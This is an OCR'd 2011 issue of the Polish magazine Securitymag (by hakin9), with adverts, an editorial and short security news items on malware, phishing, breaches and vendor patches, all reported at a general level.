Security mag

nr 5/2011 (3)

by hakin9

KONKURS!

Do wygrania dwa zestawy
Metody inwigilacji i elementy informatyki śledczej
(książka + 3DVD)

Bezpieczeństwo informacji
Krytyczne czynniki sukcesu

Lista kontrolna dla CSO cz. 2.
Weryfikacja zabezpieczeń organizacyjnych

+ Wypowiedzi eksperckie

m.in. Potrzeba stałego monitoringu sieci – luksus czy konieczność?

Zarządzanie bezpieczeństwem informacji to nie czarna magia

Ponadto:

Cisco ASA. Podstawy konfiguracji. Wykorzystanie Access Control Lists (ACL) - część III


Dane nie kłody, nie trzeba ich rąbać!

Firmy wobec cyberataków

Cloud'owy zawrót głowy – relacja z konferencji EuroCACS 2011 w Manchesterze

PLUS

O bezpieczeństwie polskich firm, świadomości zagrożeń osób odpowiedzialnych za bezpieczeństwo oraz rozwiązaniach firmy ProCertiv. Wywiad z Maciejem Karmolińskim, wiceprezesem zarządu ProCertiv Sp. z o.o.



AUDYTY BEZPIECZEŃSTWA IT
OCHRONA DANYCH OSOBOWYCH
ISMS
BCP

GALACH
CONSULTING

tel. 22 4903612
www.galach.pl
info@galach.pl

www.isecman.org
Kontakt i szczegóły: Edyta Szewc
tel. +48 22 427 36 70 | fax +48 22 244 24 59
edyta.szewc@software.com.pl

ISecMan
Information Security Management

CYKL SZKOLEŃ Z OBSZARU ZARZĄDZANIA BEZPIECZEŃSTWEM IT

Serdecznie zapraszam Państwa na cykl certyfikowanych szkoleń z obszaru zarządzania bezpieczeństwem IT - ISecMan - Information Security Managament - organizowanych przez firmę SW Konferencje.

Mając na uwadze ciągły rozwój systemów bezpieczeństwa informacji za główny cel postawiliśmy sobie dostarczenie najnowszych i najlepszych praktyk z obszaru zarządzania bezpieczeństwem IT. Wieloletnie doświadczenie i prezentowany poziom merytoryczny stawia nas bezwarunkowo jako liderów na rynku polskim w obszarach szkoleń i certyfikacji bezpieczeństwa.

- **Warsztaty z dokumentowania systemu zarządzania bezpieczeństwem informacji**
  12-13 maja 2011r., Warszawa
- **BCM - system zarządzania ciągłością biznesu**
  24-25 maja 2011r., Warszawa
- **Ochrona danych osobowych po nowelizacji ustawy o ochronie danych osobowych z 2010 r.**
  26 maja 2011r., Warszawa
- **Pomiar skuteczności zabezpieczeń w zarządzaniu bezpieczeństwem informacji zgodnie z ISO/IEC 27004:2009**
  30 maja 2011r., Warszawa
- **Bezpieczeństwo płatności elektronicznych, handel internetowy**
  31 maja 2011r., Warszawa
- **Szkolenie przygotowujące do egzaminu CISSP**
  6-10 czerwca 2011r., Warszawa
- **Testy penetracyjne systemów IT**
  13-15 czerwca 2011r., Warszawa
- **Analiza złośliwego oprogramowania**
  15-17 czerwca 2011r., Warszawa
- **Warsztaty z informatyki śledczej**
  27-29 czerwca 2011r., Warszawa

Information Security ISecMan www.isecman.org Management

DRODZY CZYTELNICY

Joseph Conrad, antycypując niniejsze wydanie Securitymag powiedział, że poczucie bezpieczeństwa, nawet najbardziej usprawiedliwione, jest złym doradcą. Niech ta myśl towarzyszy nam przy lekturze obecnego numeru, gdyż żeby czuć się naprawdę bezpiecznie trzeba poczynić ku temu stosowne kroki. Samo przeświadczenie nie wystarczy. Zapewne najlepiej wiedzą o tym ci, którzy już kiedyś zawiedli się na podszeptach własnej intuicji. Bądźmy, więc praktykami i uczmy się jak zarządzać bezpieczeństwem, żeby nasze interesy miały się dobrze, a firma wznosiła się na solidnych podstawach.

Nasze pismo ciągle się rozwija, szukamy nowych sposobów dzielenia się wiedzą z Czytelnikami. W tym numerze pojawiły się wypowiedzi eksperckie w kontekście technicznych artykułów. Podkreślają one wagę problemów w nich poruszanych oraz podpowiadają Czytelnikowi jakie rozwiązanie powinien wybrać. Mamy nadzieję, że okażą się one cennymi wskazówkami.

Poza tematem przewodnim przygotowaliśmy kolejny, już trzeci, odcinek dotyczący konfiguracji firewalli Cisco ASA. Zachęcamy także do lektury artykułu poruszającego problem domowego kasowania danych.

Poza tym zapraszamy na wycieczkę do Manchesteru oraz do wzięcia udziału w konkursie, w którym do wygrania są dwa zestawy: Metody inwigilacji i elementy informatyki śledczej. Recenzja nagrody oczywiście znajduje się na łamach pisma.

Przyjemnej lektury,

Redakcja

Miesięcznik **Securitymag** (12 numerów w roku) jest wydawany przez Software Press Sp. z o.o. SK

Prezes wydawnictwa: Paweł Marciniak

Wydawca i Redaktor naczelny: Natalia Sieniutowicz

Redaktor prowadzący:
Adrian Gajewski *adrian.gajewski@software.com.pl*
Skład i łamanie:
Tomasz Kostro *www.studiopoligraficzne.com*
Kierownik produkcji:
Andrzej Kuca *andrzej.kuca@software.com.pl*

Wyróżnieni betatesterzy:
Łukasz Przyjemski, Dominik Samociuk

Adres korespondencyjny:
Software Press Sp. z o.o. SK, ul. Bokserska 1, 02-682 Warszawa, Polska tel. +48 22 427 32 85, +48 22 427 36 46, fax +48 22 224 24 59
www.hakin9.org/pl

Dział reklamy: *adv@software.com.pl*

Redakcja dokłada wszelkich starań, by publikowane w piśmie i na towarzyszących mu nośnikach informacje i programy były poprawne, jednakże nie bierze odpowiedzialności za efekty wykorzystania ich; nie gwarantuje także poprawnego działania programów shareware, freeware i public domain.

Wszystkie znaki firmowe zawarte w piśmie są własności odpowiednich firm.
Zostały użyte wyłącznie w celach informacyjnych.

Osoby zainteresowane współpracą prosimy o kontakt z Redakcją.

Sony atakuje iPada

Sony zaprezentowało swoje pierwsze tablety PC, które mają ułatwić japońskiemu producentowi osiągnięcie celu - zajęcia drugiego miejsca na rynku zdominowanym przez Apple iPad.

Japońskie gadżety działają pod kontrolą systemu operacyjnego Google Android 3.0.

Modele S1 i S2 komunikują się zarówno przez sieci 3G/4G, jak i WiFi. Jeden z modeli wyposażono w dwa ekrany.

S1 wyposażono w 9,4-calowy ekran, podczas gdy S2 może pochwalić się dwoma 5,5-calowym monitorami. Oba tablety będą pozwalały na uruchamianie gier PlayStation.

Jeśli Sony ma ambicje na dogonienie Apple'a, będzie musiało wcześniej stoczyć pojedynki z tak renomowanymi producentami, jak Samsung, Motorola, LG Electronics oraz HTC.

Czarna Dziura zdobywa popularność

Wielką popularność od początku tego roku zdobywa program narzędziowy Blackhole służący do przeprowadzania internetowych ataków na szeroką skalę.

Blackhole Exploit Kit wyszukuje najnowszych luk ułatwiając atakującym maszynom uzyskiwać dostęp do słabo zabezpieczonych systemów. Narzędzie to jest niezwykle popularne wśród cyberprzestępców - ostrzega AVG.

Malware święciło triumfy w lutym, kiedy dziennie za jego pośrednictwem dochodziło do 800 tysięcy ataków.

"Większość ataków pochodziło z kombinacji sieci reklamowych i stron dla dorosłych. Głównymi celami ataków były serwisy z Wielkiej Brytanii" - informuje AVG w swoim raporcie.

Kolejny wirus zaatakował Iran

Iran padł ofiarą kolejnego cyberataku wywołanego przez wirusa komputerowego - poinformowało dowództwo obrony cywilnej tego kraju.

Wirus o nazwie Stars jest właśnie badany przez ekspertów. Gholamreza Jalali, przedstawiciel władz, nie ujawnił, co było celem ataku malware.

"W początkowej fazie rozwoju wirus nie czyni zauważalnych szkód, może więc łatwo zagnieździć się w komputerach rządowych" - wyjaśnia Jalali.

Jalali wspomniał również, że odkryty w ubiegłym roku robak Stuxnet w dalszym ciągu może stanowić potencjalne zagrożenie. "Walka ze Stuxnetem wcale nie oznacza jego kompletne wyeliminowanie. Może on uaktywnić się w najmniej spodziewanym momencie" - mówi Jalali.

Chcesz efektywnie zarządzać przedsiębiorstwem? Zagraj z Microsoft Dynamics!

Microsoft Dynamics proponuje interaktywną grę, która ma przybliżyć przedsiębiorcom sposób funkcjonowania narzędzi CRM oraz zainspirować ich do poszukiwania nowych wyzwań biznesowych.

Microsoft Dynamics wychodzi naprzeciw oczekiwaniom swoich Klientów, zmieniając dotychczasowy sposób przedstawiania możliwości swoich rozwiązań biznesowych z przestarzałej formy prezentacji produktowych w formie slajdów, w kierunku przeżywania prawdziwych emocji i uświadamiania sobie realnych korzyści związanych z wykorzystywaniem aplikacji Microsoft Dynamics CRM w firmie. W ten sposób Microsoft rozpowszechnia swoją filozofię CRM, która zakłada m. in. realne zapoznanie się z funkcjonalnościami systemu, pozwalające na wczucie się w rolę dyrektora przedsiębiorstwa, podejmującego strategiczne decyzje i osiągającego wytyczone cele.

iPhone Cię szpieguje?

Czy iPhone wie cokolwiek o swoim właścicielu? Okazuje się, że całkiem sporo. Dwóch hakerów, Peter Warden i Alasdair Allen, odkryli, że iPhone-'y oraz iPady przechowują log zawierający informacje o tym, gdzie i kiedy przebywał ich posiadacz.

"Nie wiem, dlaczego Apple zbiera takie dane, musi mieć tego jakiś cel" - zastanawiaja się hakerzy.

Warden i Allen napisali open-source'ową aplikację, która po uruchomieniu na komputerze wyświetla i pobraniu loga jest w stanie odtworzyć położenie geograficzne właściciela telefonu (lub tabletu) o określonej godzinie. Dane te wyświetlane są na mapie. Obu hakerom udało się odtworzyć swoje losy do 10 miesięcy wstecz.

Odkrywcy uspokajają, że taka funkcjonalność dostępna jest jedynie w urządzeniach z oferty AT&T. Przynajmniej na razie.

Można podejrzewać, że opisana nowa "funkcjonalność" została zaimplementowana wraz z wprowadzeniem systemu iOS 4, czyli w czerwcu 2010 roku.

Atak na klientów BZ WBK

Wykryto nowy atak phishingowy na klientów banku BZ WBK. Wiadomość e-mail ze sfałszowanego adresu contact@indywidualni.bzwbk.pl docierająca do Internautów zawiera załącznik z formularzem, w którym klient banku jest proszony o podanie danych dotyczących jego karty Visa/MasterCard. Atak został przygotowany bardzo prymitywnie i łatwo rozpoznać, że docierająca wiadomość jest sfałszowana.

Język użyty w wiadomości charakteryzuje się niedbałym stylem i brakiem polskich znaków. Wiadomość zawiera załącznik o nazwie konto.htm. Po jego kliknięciu na ekranie komputera pojawia się formularz, w którym użytkownik jest proszony o podanie szczegółowych danych dotyczących jego karty Visa/MasterCard. Formularz zawiera następujące pola (również zapisane bez polskich znaków): Numer karty kredytowej,Imie, Nazwisko, Haslo Verified By Visa/MasterCard Secure Code, Data waznosci, Kod CVV2.

Po wypełnieniu pól formularza i kliknięciu przycisku „Kontynuuj" dane karty użytkownika mogą trafić w ręce cyberprzestępców. Bank BZ WBK nie ma nic wspólnego z wysyłaniem tej wiadomości e-mail. Jest to typowy atak phishingowy mający na celu wyłudzenie informacji. Cyberprzestępca nielegalnie wykorzystał wizerunek banku BZ WBK. Żadna instytucja finansowa nie wysyła w e-mailach próśb o podawanie jakichkolwiek danych swoich klientów.

źródło: KasperskyLab

Bezpieczeństwo Facebooka

Sophos napisał otwarty list do Facebooka, wzywając giganta do rozwiązania trzech problemów bezpieczeństwa. Sophos namawia portal społecznościowy do stworzenia bezpieczniejszego środowiska dla swoich przeszło 500 milionów użytkowników i tym samym pokazania zaangażowania w poprawę prywatności i bezpieczeństwa w Internecie.

Sophos w swoim otwartym liście proponuje następujący trzypunktowy plan bezpieczeństwa i prosi Facebooka o publiczne zobowiązanie się do harmonogramu jego realizacji:

Trzypunktowy plan bezpieczeństwa Sophos Naked Security dla Facebooka:

1) PRYWATNOŚĆ DOMYŚLNIE

Nigdy więcej wymiany informacji bez twojej wyraźnej zgody (Opt-in). Gdy Facebook dodaje nową funkcję, która udostępnia kolejne dane o tobie, nie powinien z góry zakładać, że chcesz mieć tę funkcję włączoną.

2) SPRAWDZENI DEVELOPERZY APLIKACJI

Tylko sprawdzeni i zatwierdzeni developerzy aplikacji third-party powinni mieć możliwość publikowania oprogramowania na platformie Facebook. Z ponad milionem obecnie zaraejstrowanych developerów na Facebooku, trudno się dziwić że sieć społecznościowa jest przesiąknięta scamem i złośliwymi aplikacjami.

3) HTTPS DO WSZYSTKIEGO

Facebook niedawno wprowadził możliwość korzystania z HTTPS, lecz domyślnie protokół jest wyłączony. Na domiar złego, portal społecznościowy zapewnia bezpieczne połączenie tylko „gdy to możliwe". Facebook powinien wprowadzić bezpieczne połączenie dostępne przez cały czas, domyślnie. Bez tego, dane personalne użytkowników są narażone na ataki hakerów.

„Facebook trafia na nagłówki ze wszystkich złych powodów, jeśli chodzi o bezpieczeństwo i prywatność. Trzypunktowy plan Sophos zmieniłby dotychczasowy wizerunek Facebooka i uczyniłby prawdziwy krok naprzód w bezpieczeństwie 500 milionów użytkowników sieci," powiedział Graham Cluley, starszy konsultant ds. technologii w Sophos. „Facebook jest popularny i nic tego nie zmieni. Dlatego tak istotne jest, aby portal podjął właściwe działania i ustalił bezpieczeństwo oraz prywatność swoich użytkowników najwyższym priorytetem."

„Nasze pytanie do Facebooka jest następujące - po co czekać aż regulacje prawne zmuszą was do zadbania o prywatność? Działajcie już teraz dla dobra wszystkich," zachęcał Cluley.

Eksperci Sophos Naked Security będą dyskutować o trzypunktowym planie i problemach bezpieczeństwa Facebooka na imprezie Infosec 2011, która odbywa się w tym tygodniu w Londynie.

Poprawki w WordPressie

Zespół rozwijający WordPressa opublikował wersję 3.1.1 tej popularnej open source-owej platformy blogowej.

W następcy WordPressa 3.1, który został opublikowany pod koniec lutego, dokonano prawie 30 poprawek, z czego trzy dotyczyły luk związanych z bezpieczeństwem.

W wersji 3.1.1 załatano lukę w uploaderze multimediów, błąd w PHP prowadzący do zawieszenia systemu po przetworzeniu specjalnie spreparowanych linków w komentarzach oraz błąd pozwalający na przeprowadzenie ataku cross-site scripting (XSS).

Pozostałe poprawki związane są ze zgodnością oraz zwiększeniem wydajności systemu zarządzania treścią.

Dziurawy VLC Media Player

Secunia ostrzega przed luką w popularnym VLC Media Playerze.

Błąd w bibliotece Libmodplug (znanej również jako ModPlug XMMS Plugin) określony został jako krytyczny.

Atakujący może doprowadzić do błędu przepełnienia bufora dostarczając odtwarzaczowi specjalnie spreparowany plik S3M. W wyniku ataku możliwe jest uruchomienie dowolnego kodu w systemie komputera. Secunia zastrzega, że luka dotyczy prekompilowanych wersji VLC Media Playera.

Błąd potwierdzono w wersji 1.1.8 VLC - zarówno przeznaczonej dla Windows, jak i Mac OS X. Nie wyklucza się, że również inne edycje są podatne na błąd.

Zanim pojawi się łata, zaleca się, aby użytkownicy nie otwierali nieznanych plików S3M.

Technologie ASUS wyróżnione przez Amerykańską Agencję Ochrony Środowiska

Podczas ceremonii wręczenia nagród 2011 ENERGY STAR w Waszyngtonie firma ASUS otrzymała prestiżowe wyróżnienie „Excellence In Efficient Product Design". ASUS jest jednym z trzech czołowych dostawców notebooków oraz producentem najlepiej sprzedających się i najczęściej nagradzanych płyt głównych.

Amerykańska Agencja Ochrony Środowiska (EPA) nagrodziła firmę za technologię Super Hybrid Engine (SHE) oraz rozwiązania konstrukcyjne, dzięki którym możliwe było ograniczenie liczby lamp w notebookach i monitorach ASUS. Pozwoliło to na osiągnięcie wysokiej energooszczędności urządzeń tej marki. Dotychczas certyfikatami ENERGY STAR odznaczono 312 notebooków i 62 monitory ASUS.

Atak blokuje sieć Sony

Sony potwierdziło - w środę, 20 kwietnia doszło do udanego ataku na sieć PlayStation Network (PSN) oraz usługi Qriocity.

Firma była zmuszona wyłączyć usługi-,by móc przeprowadzić dochodzenie. Nawet trzy dni po ataku systemy pozostawały niestabilne. Prawdopodobnie cały czas trwał atak DDoS.

Podejrzanymi są oczywiście członkowie grupy Anonimowych, którzy już wcześniej przeprowadzili ataki w ramach akcji "Operation Sony" (Opsony).

Anonymous bardzo rozgniewało pozwanie do sądu Geohota - hakera, który opublikował klucz prywatny pozwalający deweloperom (i piratom) podpisywać nieautoryzowany kod PS3, obchodząc w ten sposób system zabezpieczeń konsoli.

PLAYSTATION® Network

Sony i Geohot - jest zgoda

Jak wynika ze wspólnego oświadczenia opublikowanego na amerykańskim bloku PlayStation, Sony Computer Entertainment America i haker George Hotz (znany pod pseudonimem Geohot) doszli do porozumienia

Sony postanowiło wycofać pozew, w zamian za co Geohot zobowiązał się nie grzebać więcej w produkcie Sony (nie wolno mu dokonywać dekompilacji, odwrotnej inżynierii, wyłączać zabezpieczeń oraz rozkręcać sprzętu Sony).

Jeśli haker złamie jedno z wielu uzgodnień, będzie musiał zapłacić 10 tysięcy dolarów grzywny. W sumie kara może sięgnąć 250 tysięcy dolarów.

Sam Hotz napisał na swoim blogu, że dołącza się do bojkotu Sony i już nigdy nie kupi żadnego produktu tego producenta.

Geohot zasłynął po opublikowaniu klucza prywatnego pozwalającego deweloperom (i piratom) podpisywać nieautoryzowany kod PS3, obchodząc w ten sposób system zabezpieczeń PS3.

Chiński rootkit atakuje dyski

Eksperci ds. bezpieczeństwa wykryli nowe malware atakujące sektory startowe dysków twardych i uruchamia się przed startem systemu operacyjnego.

Nowy bootkit – Rookit.Win32.Fisp.a – rozprzestrzenia się poprzez sfałszowaną chińską stronę WWW zawierającą materiały pornograficzne.

Infekuje on sektor startowy dysku twardego i instaluje swój kod pod postacią zaszyfrowanego sterownika. Szkodliwy program przejmuje kontrolę natychmiast po włączeniu komputera – jeszcze przed załadowaniem się systemu operacyjnego. W trakcie uruchamiania systemu bootkit przechwytuje jedną z jego funkcji, co pozwala mu podmienić sterownik fips.sys swoim własnym kodem. Warto wspomnieć, że sterownik fips.sys nie jest wymagany do poprawnej pracy systemu operacyjnego i z tego powodu użytkownik nie zauważy żadnych objawów infekcji komputera.

Przy użyciu mechanizmu wbudowanego w system Windows bootkit przechwytuje wszystkie uruchamiane procesy i szuka w nich tekstów charakterystycznych dla programów antywirusowych.

Po wykryciu antywira szkodnik modyfikuje uruchamiany proces, w wyniku czego niektóre aplikacje antywirusowe mogą funkcjonować niepoprawnie.

Po zakończeniu instalacji bootkit wysyła do cyberprzestępcy przez Internet szereg danych dotyczących zainfekowanego komputera, w tym numer wersji systemu operacyjnego, adres IP oraz adres MAC. Dodatkową funkcją szkodnika jest instalowanie w systemie narzędzia, które pobiera kolejne niebezpieczne programy (Trojan-Dropper.Win32.Vedio.dgs oraz Trojan-GameThief.Win32.OnLineGames.boas). Trojany te kradną, między innymi, dane dotyczące kont wykorzystywanych w grach online.

źródło: KasperskyLab

Dropbox wcale nie jest bezpieczny

Derek Newton, ekspert ds. bezpieczeństwa, przestrzega przed zbyt frywolnym korzystaniem z usługi Dropbox. Jej zadaniem jest przechowywanie plików "w chmurze" wraz z nieustanną synchronizacją pomiędzy zalogowanymi maszynami.

Pliki można przenosić dzięki klientom przeznaczonym dla Windows, Linuksa, Mac OS, iOS oraz Androida. Usługa jest bardzo popularna, zarówno wśród prywatnych użytkowników, jak i korporacji.

Sprawdzając windowsowego klienta aplikacji Newton odkrył dość poważną lukę. Okazuje się, że dane użytkownika wpisywane są tylko raz, podczas instalacji. Proces instalacyjny generuje token autoryzacyjny, który jest przechowywany w pliku config.db w katalogu %APPDATA%\Dropbox na dysku lokalnym.

Token host_id nie jest powiązany z systemem, dlatego też może być bez problemu przeniesiony na inny system, ostrzega Newton. To z kolei znacznie ułatwia trojanowi uzyskanie dostępu do nieautoryzowanych plików.

W tym przypadku nie działa standardowa metoda ochrony, czyli zmiana haseł, gdyż nawet po niej host_id pozostanie "ważny". Jedyną radą jest wybranie się z komputera, który może być zarażony szpiegowskim trojanem, na stronę www.dropbox.com/account, a następnie wybranie opcji "Unlink" z menu "My Computers".

Newton nie sprawdził, czy klienty pod inne systemy operacyjne mogą również pochwalić się tą luką.

Google i Adobe łatają

Google opublikowało kolejną wersje przeglądarki internetowej Chrome przeznaczonej dla Windows, Mac OS X oraz Linuksa.

W oznaczonej numerem 10.0.648,205 edycji pojawiły się poprawki dotyczące trzech luk związanych z obsługą akceleracji GPU. Wszystkie określone zostały jako krytyczne i pozwalały na wydostanie się z piaskownicy (sandbox) w celu uzyskania kontroli nad systemem operacyjnym. Jeden z błędów dotyczy wyłącznie Chrome'a przeznaczonego dla systemu Windows.

Nowy Chrome zawiera także zaktualizowaną wersję wtyczki Adobe Flash Player, w której także załatano zgłoszoną wcześniej lukę.

Na ten sam błąd podatne są aplikacje Adobe Reader i Acrobat, gdyż korzystają z tego samego silnika Flash. Łaty dla obu aplikacji planowane są 25 kwietnia.

Poprawka dla Adobe Reader X pojawi się najwcześniej w czerwcu - ataki z wykorzystaniem tej aplikacji nie są tak niebezpieczne, gdyż wydostanie się z piaskownicy prowadzi do ślepego zaułka.

FBI blokuje pokerowe sajty

Amerykańskie władze zamknęły trzy najpopularniejsze na świecie serwisy pokerorowe, zaś ich właściciele zostali oskarżeni o pranie brudnych pieniędzy oraz oszustwa.

Przedstawiciele FBI oraz Departamentu Sprawiedliwości zorganizowali "nalot" na serwisy PokerStar, Full Tilt Poker oraz Absolute Poker w piątek, blokując dostęp do serwisów milionom graczy.

Nowojorski prokurator Preet Baharara poinformował, że właściciele serwisów wraz z innymi osobami są oskarżeni o naruszenie Unlawful Internet Gambling Enforcement Act z 2006 roku. W sumie oskarżonych jest 11 osób.

Oskarżenie twierdzi, że pod koniec 2009 roku korporacje pokerowe opracowały strategie służącą ukrywaniu opłat dokonywanych przez graczy poprzez firmy pośredniczące, których nazwy nie są związane z online'owym hazardem.

W proceder zamieszane były nawet małe banki, m.in. SunFirst Bank, którego wiceprezesem jest John Campos.

Mega atak

Jesteśmy świadkami chyba najbardziej spektakularnego w historii ataku typu SQL Injection. Do tej pory ofiarą ataku mogło paść około 1,5 miliona URLi.

Celami ataku nie była konkretna konfiguracja serwera, atakowano maszyny z ASP, ASP.NET, CeldFusion, JSP oraz PHP.

Tym razem cyberprzestępcy "wzbogacali" bazy danych swoimi wpisami, dodając autorski fragment HTML-a. Kod ten ładował JavaScript ze zdalnego serwera (zazwyczaj był to adres „http://lizamoon.com/ur.php" lub „http://alisa-carter.com/ur.php"). Oba adresy prowadziły do jednego IP, który obecnie nie jest czynny, jednak wcześniej zawierał prosty skrypt przekierowujący na stronę z fałszywym programem antywirusowym.

Atak został wykryty przez Websense Security Labs. We wtorek zarażonych było 28 tysięcy URL-ów, teraz jest ich ponad 20-krotnie więcej. Liczba ta ciągle rośnie.

Wstrzyknięty kod znaleziono także na stronach produktowych, m.in. na Apple iTunes Store.

Wyciek w Epsilon

Adresy e-mail setek milionów klientów firmy marketingowej Epsilon znalazły się w niebezpieczeństwie.

Mający swą siedzibę w teksasie Epsilon zajmuje się wysyłaniem listów elektrzonicznych do klientów w imieniu różnorakich korporacji. Okazuje się, że 30 marca "wykryto incydent, w wyniku którego komuś udało się uzyskać dostęp do pewnej części bazy danych klientów Epsilona".

Espilon nie ujawnił wszystkich z 2500 firm będących w bazie, które padły ofiarą ataku (każda posiada pokaźną liczbę klientów), jednakże pewna ich część już zdążyła wysłać do swoich klientów maile informujące o włamaniu.

Do tej pory potwierdzono, że ofiarą ataku padły Best Buy, Walgreens, Kroger, TiVo Inc, Marriott, Home Shipping Network, Citi Bank, US Bank, Barclays oraz Capital One.

